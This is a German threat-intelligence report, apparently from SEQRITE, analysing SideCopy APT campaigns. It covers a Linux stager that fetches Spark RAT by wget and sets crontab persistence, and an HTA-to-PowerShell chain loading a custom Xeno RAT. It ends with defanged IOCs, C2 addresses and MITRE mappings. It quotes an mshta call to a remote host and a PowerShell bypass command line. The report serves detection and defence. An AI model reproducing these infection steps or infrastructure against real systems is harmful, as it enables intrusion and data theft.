Zusätzlich zu den auf Windows fokussierten Angriffen zielt der erste Cluster von SideCopy auch auf Linux-Umgebungen ab. Die schädliche Archivdatei trägt denselben Namen wie ihr Windows-Pendant, wurde jedoch mit dem Datum 20.12.2024 geändert. Dieses Archiv enthält eine in Go geschriebene ELF-Binärdatei, was auf eine konsistente plattformübergreifende Strategie hindeutet. Die Analyse des Funktionsablaufs des Stagers zeigt Ähnlichkeiten mit den Stagern von Poseidon und Ares RAT. Diese sind wiederum mit den APTs Transparent Tribe bzw. SideCopy verknüpft.

Stager-Funktionalität:
- Verwendung wget Befehl zum Herunterladen eines Köders von egovservice Domäne in das Zielverzeichnis /.local/share und öffnen Sie es (National-Holidays-RH-PER_N-1.pdf).
- Laden Sie die endgültige Nutzlast herunter Elf as /.local/share/xdg-open und ausführen.
- Erstellen Sie eine Crontab „/dev/shm/mycron“, um die Persistenz der Nutzlast durch einen Systemneustart unter dem aktuellen Benutzernamen aufrechtzuerhalten.
Die endgültige Nutzlast des Stagers ist Spark RAT, ein Open-Source-Remote-Access-Trojaner mit plattformübergreifender Unterstützung für Windows-, macOS- und Linux-Systeme. Der in Golang geschriebene und 2022 auf GitHub veröffentlichte RAT erfreut sich mit über 500 Forks großer Beliebtheit. Spark RAT nutzt das WebSocket-Protokoll und HTTP-Anfragen zur Kommunikation mit dem C2-Server.

Zu den Funktionen von Spark RAT gehören Prozessverwaltung und -beendigung, Überwachung des Netzwerkverkehrs, Dateisuche und -übertragung, Dateibearbeitung und -löschung, Codehervorhebung, Desktop-Überwachung, Screenshot-Erfassung, Betriebssysteminformationen und Remote-Terminalzugriff. Darüber hinaus unterstützt es Energieverwaltungsfunktionen wie Herunterfahren, Neustart, Abmelden, Ruhezustand, Ruhezustand und Bildschirmsperre.
Cluster-B
Der zweite Cluster der SideCopy-Aktivitäten zielt auf Windows-Systeme ab, obwohl wir aufgrund der seit 2023 beobachteten Infrastruktur vermuten, dass er auf Linux-Systeme abzielt.

Die Infektion beginnt mit einem Spear-Phishing-E-Mail-Link, über den eine Archivdatei namens „NDC65-Updated-Schedule.zip“ heruntergeladen wird. Diese enthält eine Verknüpfungsdatei im doppelten Erweiterungsformat, die eine Remote-HTA-Datei auslöst, die auf einer anderen kompromittierten Domain gehostet wird:
- „hxxps://modspaceinterior.com/wp-content/upgrade/01/ & mshta.exe“

Die mit dem LNK „desktop-ey8nc5b“ verknüpfte Maschinen-ID wurde bereits in früheren SideCopy-Kampagnen beobachtet, das Änderungsdatum „2023:05:26“ deutet jedoch darauf hin, dass möglicherweise eine ältere wiederverwendet wird. Parallel zu den MSI-Stagern nutzt die Gruppe weiterhin HTA-basierte Stager, die nahezu unentdeckt bleiben (FUD).

Die HTA-Datei enthält eine Base64-kodierte .NET-Payload namens BroaderAspect.dll , die dekodiert und direkt in den Speicher von MSHTA geladen wird. Diese Binärdatei öffnet das abgelegte NDC-Täuschungsdokument im Verzeichnis ProgramData und einen zusätzlichen .NET-Stager als PDF im Verzeichnis Public . Die Persistenz wird über den Registrierungsschlüssel „Run“ mit dem Namen „Edgre“ festgelegt und wird wie folgt ausgeführt:
cmd /C start C:\Users\Public\USOShared-1de48789-1285\zuidrt.pdf
Verschlüsselte Nutzlast
Die abgelegte .NET-Binärdatei mit dem Namen „Myapp.pdb“ verfügt über zwei Ressourcendateien:
- „MeineApp.Ressourcen.Dokument.pdf“
- „MeineApp.Eigenschaften.Ressourcen.Ressourcen“
Die erste Datei wurde mit Caesar-Verschlüsselung und einer Verschiebung um 9 Zeichen in umgekehrter Richtung entschlüsselt. Sie wurde als „ Public\Downloads\Document.pdf “ (122.98 KB) abgelegt. Es handelt sich dabei um ein GIAC-Papier aus dem Jahr 2004 mit dem Titel „Fortgeschrittene Kommunikationstechniken von Remote-Access-Trojanern auf Windows-Betriebssystemen“.

Obwohl es sich nicht um einen Köder handelt, wird am Ende eine verschlüsselte Nutzlast angehängt. Die Schadsoftware sucht nach der Markierung „ %%EOF “, um PDF-Daten von EXE-Daten zu trennen. Die PDF-Daten werden vom Anfang bis zur Markierung extrahiert, während die EXE-Daten nach dem Überspringen von 6 Bytes nach der Markierung extrahiert werden.

Nach einer gewissen Verzögerung werden die EXE-Daten als „ Public\Downloads\support.exe “ (49.53 KB) abgelegt und zusammen mit einem Schlüssel als Argument gesendet, um einen PowerShell-Befehl auszulösen.

PowerShell-Phase
Die Ausführung des PowerShell-Befehls mit den grundlegenden Argumenten „-NoProfile -ExecutionPolicy Bypass -Command“ zum Ignorieren von Richtlinien und Profilen wird angezeigt. Es werden zwei Parameter gesendet:
-EPath 'C:\\Users\\Public\\Downloads\\suport.exe'-EKey 'wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0='
Nach einer gewissen Verzögerung wird der Verschlüsselungsschlüssel aus Base64 dekodiert und die ersten 16 Bytes werden als IV für die AES-Verschlüsselung (CBC-Modus mit PKCS7-Padding) behandelt. Dies geschieht, um die entschlüsselte Binärdatei als .NET-Assembly direkt in den Speicher zu laden und ihren Einstiegspunkt aufzurufen.

Benutzerdefinierte Xeno RAT
Das Dumping der finalen .NET-Nutzlast namens „DevApp.exe“ führt uns zu bekannten Funktionen von Xeno RAT. Es handelt sich um einen Open-Source-Remote-Access-Trojaner, der erstmals Ende 2023 auftauchte. Zu den wichtigsten Funktionen gehören HVNC, Live-Mikrofonzugriff, Socks5-Reverse-Proxy, UAC-Bypass, Keylogger und mehr. Die von SideCopy verwendete benutzerdefinierte Variante verfügt über zusätzliche grundlegende Methoden zur String-Manipulation mit C2 und Port 79.141.161[.]58:1256.

Letztes Jahr wurde eine benutzerdefinierte Xeno-RAT-Variante namens MoonPeak von einem mit Nordkorea verbundenen APT mit der Bezeichnung UAT-5394 verwendet. Ebenso wurden benutzerdefinierte Spark-RAT-Varianten von chinesischsprachigen Akteuren wie DragonSpark und TAG-100 übernommen.
Infrastruktur und Attribution
Domänen, die von der Bedrohungsgruppe für die Bereitstellung von Malware verwendet werden. Die meisten von ihnen haben als Registrar GoDaddy.com, LLC.
| Staging-Domäne | Zum ersten Mal gesehen | Erstellt | ASN |
| modspaceinterior[.]com | Jan 2025 | September 2024 | AS 46606 – GoDaddy |
| drjagrutichavan[.]com | Jan 2025 | Oktober 2021 | AS 394695 – GoDaddy |
| nhp.mowr[.]gov[.]in | Dezember 2024 | Februar 2005 | AS 4758 – Nationales Informatikzentrum |
| egovservice[.]in | Dezember 2024 | Juni 2023 | AS 140641 – GoDaddy |
| pmshriggssssiwan[.]in | Nov 2024 | Mar 2024 | AS 47583 – Hostinger |
| Bildungsportale[.]in | August 2024 | August 2024 | AS 22612 – NameCheap |
C2-Domains wurden kurz vor der Kampagne in der letzten Dezemberwoche 2024 erstellt. Beim kanadischen Registrar „Internet Domain Service BS Corp.“ werden sie auf IPs mit Cloudflare ASN 13335 mit Sitz in Kalifornien aufgelöst.
| C2-Domäne | Erstellt | IP | ASN |
| updates.widgetservicecenter[.]com | X | 104.21.15[.]163
172.67.163[.]31
|
ASN 13335 – Clouflare |
| updates.biossysinternal[.]com | X | 172.67.167[.]230
104.21.13[.]17 |
ASN 202015 – HZ Hosting Ltd. |
Der C2 für Xeno RAT 79.141.161[.]58 hat einen eindeutigen gemeinsamen Namen (CN=PACKERP-63KUN8U) mit HZ Hosting Limited von ASN 202015. Der für die Kommunikation verwendete Port ist 1256, aber es wird auch ein offener RDP-Port 56777 beobachtet.

Beide C2-Domains sind mit der Cloudflare-ASN 13335 verknüpft, die zum IP-Bereich 172.67.xx.xx aufgelöst wird. Ähnliche C2-Domains dieser ASN wurden bereits von SideCopy für Angriffe auf den maritimen Sektor genutzt. Angesichts der bisherigen Infektionscluster, der beobachteten TTPs und der gehosteten offenen Verzeichnisse lassen sich diese Kampagnen mit neuen TTPs mit hoher Wahrscheinlichkeit SideCopy zuordnen.
Fazit
Die mit Pakistan verbundene SideCopy APT-Gruppe hat ihre Taktik seit Ende Dezember 2024 deutlich weiterentwickelt und ihre Ziele auf kritische Sektoren wie Eisenbahn, Öl und Gas sowie Außenministerien ausgeweitet. Die Gruppe ist von der Verwendung von HTA-Dateien auf MSI-Pakete als primären Staging-Mechanismus umgestiegen und setzt weiterhin fortschrittliche Techniken wie DLL-Sideloading, Reflective Loading und AES-Entschlüsselung über PowerShell ein. Darüber hinaus nutzt sie angepasste Open-Source-Tools wie Xeno RAT und Spark RAT sowie das neu identifizierte CurlBack RAT. Kompromittierte Domänen und gefälschte Websites werden für Credential Phishing und Payload-Hosting genutzt, was die anhaltenden Bemühungen der Gruppe unterstreicht, ihre Persistenz zu verbessern und der Erkennung zu entgehen.
SEQRITE Schutz
- LNK.SideCopy.49245.Gen
- LNK.Trojan.49363.GC
- SideCopy.Mal.49246.GC
- HTA.SideCopy.49248.Gen
- HTA.SideCopy.49247.Gen
- HTA.Trojan.49362.GC
- Trojan.Fmq
IOCs
Windows
| a5410b76d0cb36786e00d2968d3ab6e4 | 2024-National-Holidays-RH-PER_N-1.zip |
| f404496abccfa93eed5dfda9d8a53dc6 | 2024-National-Holidays-RH-PER_N-1.pdf.lnk |
| 0e57890a3ba16b1ac0117a624f262e61 | Sicherheitsrichtlinien.zip |
| 57c2f8b4bbf4037439317a44c2263346 | Sicherheitsrichtlinien.pdf.lnk |
| 53eebedc3846b7cf5e29a90a5b96c803 | wininstaller.msi |
| 97c3328427b72f05f120e9a98b6f9b09 | installerr.msi |
| 0690116134586d41a23baed300fc6355 | ConsoleApp1.exe |
| ef40f484e095f0f6f207139cb870a16e | ConsoleApp1.exe |
| 9d189e06d3c4cefdd226e645a0b8bdb9 | DUI70.dll |
| 589a65e0f3fe6777d17d0ac36ab07f6f | DUI70.dll |
| 0eb9e8bec7cc70d603d2d8b6efdd6bb5 | Aktualisierungsplan für NDC 65 wie besprochen.txt |
| 8ceeeec0e33026114f028cbb006cb7fc | Richtlinienaktualisierung für diesen Kurs.txt |
| 1d65fa0457a9917809660fff782689fe | NDC65-Updated-Schedule.zip |
| 7637cbfa99110fe8e1074e7ead66710e | NDC65-Updated-Schedule.pdf.lnk |
| 32a44a8f7b722b078b647e82cb9e85cf | NDC65-Updated-Schedule.hta |
| a2dc9654b99f656b4ab30cf5d97fe2e1 | BroaderAspect.dll |
| b45aa156aef2ad2c77b7c623a222f453 | zuidrt.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Dokument.pdf |
| cf6681cf1f765edb6cae81eeed389f78 | support.exe |
| c952aca2036d6646c0cffde9e6f22775 | DevApp.exe (Benutzerdefiniertes Xeno RAT) |
Linux
| b5e71ff3932c5ef6319b7ca70f7ba8da | 2024-National-Holidays-RH-PER_N-1.zip |
| 0a67bfda993152c93a212087677f9b60 | 2024-National-Holidays-RH-PER_N-1․pdf |
| e165114280204c39e99cf0c650477bf8 | clinsixfer.elf (Benutzerdefinierte Spark RAT) |
C2
| 79.141.161[.]58:1256 | Xeno RAT |
| updates.widgetservicecenter[.]com
updates.biossysinternal[.]com |
CurlBack RAT |
URLs
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/ |
| hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/inst/ |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/clinsixfer.elf |
| hxxp://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/lns/2024-National-Holidays-RH-PER_N-1.pdf |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/ |
| hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/wont/ |
| hxxps://updates.widgetservicecenter.com/antivmcommand |
| hxxps://modspaceinterior.com/wp-content/upgrade/02/NDC65-Updated-Schedule.zip |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/ |
| hxxps://modspaceinterior.com/wp-content/upgrade/01/NDC65-Updated-Schedule.hta |
| hxxps://egovservice.in/vvcmcrts/ |
| hxxps://egovservice.in/vvcmc_safety_tank/ |
| hxxps://egovservice.in/testformonline/test_form |
| hxxps://egovservice.in/payroll_vvcmc/ |
| hxxps://egovservice.in/pakora/egovservice.in/ |
| hxxps://egovservice.in/dssrts/ |
| hxxps://egovservice.in/cmc/ |
| hxxps://egovservice.in/vvcmcrtsballarpur72/ |
| hxxps://egovservice.in/dss/ |
| hxxps://egovservice.in/130521/set_authority/ |
| hxxps://egovservice.in/130521/13/ |
Staging-Domänen
| modspaceinterior[.]com |
| drjagrutichavan[.]com |
| nhp.mowr[.]gov[.]in |
| pmshriggssssiwan[.]in |
| Bildungsportale[.]in |
| egovservice[.]in |
| gadchiroli.egovservice[.]in
pen.egovservice[.]in cpcontacts.egovservice[.]in cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in www.dss.egovservice[.]in www.cmc.egovservice[.]in cmc.egovservice[.]in dss.egovservice[.]in mail.egovservice[.]in www.egovservice[.]in www.pakola.egovservice[.]in pakola.egovservice[.]in www.pakora.egovservice[.]in pakora.egovservice[.]in |
Host und PDB
| C:\ProgramData\LavaSoft\Sampeose.dll |
| C:\ProgramData\LavaSoft\DUI70.dll |
| C:\ProgramData\LavaSoft\girbesre.exe |
| C:\ProgramData\LavaSoft\svnides.hta |
| C:\Benutzer\Öffentlich\USOShared-1de48789-1285\zuidrt.pdf |
| C:\Benutzer\Öffentlich\Downloads\Dokument.pdf |
| C:\Benutzer\Öffentlich\Downloads\suport.exe |
| E:\finalRnd\Myapp\obj\Debug\Myapp.pdb |
Lockvögel
| 320bc4426f4f152d009b6379b5257c78 | 2024-National-Holidays-RH-PER_N-1.pdf |
| 9de50f9357187b623b06fc051e3cac4f | Sicherheitsrichtlinien.pdf |
| c9c98cf1624ec4717916414922f196be | NDC65-Aktualisierter Zeitplan.pdf |
| 83ce6ee6ad09a466eb96f347a8b0dc20 | Dokument.pdf |
MITRE ATT & CK
| TTP | Name |
| Aufklärung | |
| T1589.002 | Sammeln Sie Informationen zur Opferidentität: E-Mail-Adressen |
| Ressourcenentwicklung | |
| T1583.001
T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005 T1585.002 T1586.002 |
Infrastruktur erwerben: Domänen
Kompromittierte Infrastruktur: Domänen Entwicklungsfähigkeiten: Malware Erwerben Sie Fähigkeiten: Malware Besorgen Sie sich Fähigkeiten: Werkzeug Stage-Fähigkeiten: Hochladen von Malware Bühnenfunktionen: Linkziel Konten einrichten: E-Mail-Konten Gefährdung von Konten: E-Mail-Konten |
| Erster Zugriff | |
| T1566.002 | Phishing: Spear-Phishing-Link |
| Ausführung | |
| T1106
T1129 T1059 T1047 T1204.001 T1204.002 |
Native API
Gemeinsam genutzte Module Befehls- und Skriptinterpreter Windows Management Instrumentation Benutzerausführung: Bösartiger Link Benutzerausführung: Schädliche Datei |
| Beharrlichkeit | |
| T1053.003
T1547.001 |
Geplante Aufgabe/Job: Cron
Registrierungsschlüssel ausführen / Startordner |
| Privilegien Eskalation | |
| T1548.002 | Missbrauchs-Elevationskontrollmechanismus: Umgehung der Benutzerkontensteuerung |
| Verteidigungsflucht | |
| T1036.005
T1036.007 T1140 T1218.005 T1574.002 T1027 T1620 |
Maskierung: Übereinstimmung mit legitimem Namen oder Ort
Maskierung: Doppelte Dateierweiterung Enthüllen/Dekodieren von Dateien oder Informationen System-Binär-Proxy-Ausführung: Mshta Hijack-Ausführungsablauf: DLL-Side-Loading Verschleierte Dateien oder Informationen Reflektierendes Laden von Code |
| Bewertung | |
| T1012
T1016 T1033 T1057 T1082 T1083 T1518.001 |
Registrierung abfragen
Ermittlung der Systemnetzwerkkonfiguration Erkennung des Systembesitzers/Benutzers Prozesserkennung Systeminformationserkennung Datei- und Verzeichniserkennung Softwareerkennung: Erkennung von Sicherheitssoftware |
| Kollektion | |
| T1005
T1056.001 T1123 T1113 T1560.001 |
Daten vom lokalen System
Eingabeerfassung: Keylogging Audio-Capture Screen Capture Gesammelte Daten archivieren: Archiv über Utility |
| Command and Control | |
| T1105
T1571 |
Ingress-Tool-Übertragung
Nicht-Standard-Port |
| Exfiltration | |
| T1041 | Exfiltration über C2-Kanal |
Autoren:
Sathwik Ram Prakki
Kartikkumar Jivani